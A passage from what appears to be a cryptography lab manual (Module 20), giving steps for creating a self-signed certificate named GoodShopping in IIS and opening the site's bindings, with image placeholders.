


10. The **Create Self-Signed Certificate** window appears; type **GoodShopping** in the **Specify a friendly name for the certificate** field. Ensure that the **Personal** option is selected in the **Select a certificate store for the new certificate** field; then, click **OK**.




Module 20 – Cryptography


11. A newly created self-signed certificate will be displayed in the **Server Certificates** pane, as shown in the screenshot.



12. Expand the **Sites** node from the left-hand pane, and select **GoodShopping** from the available sites. Click **Bindings...** from the right-hand pane in the **Actions** section.



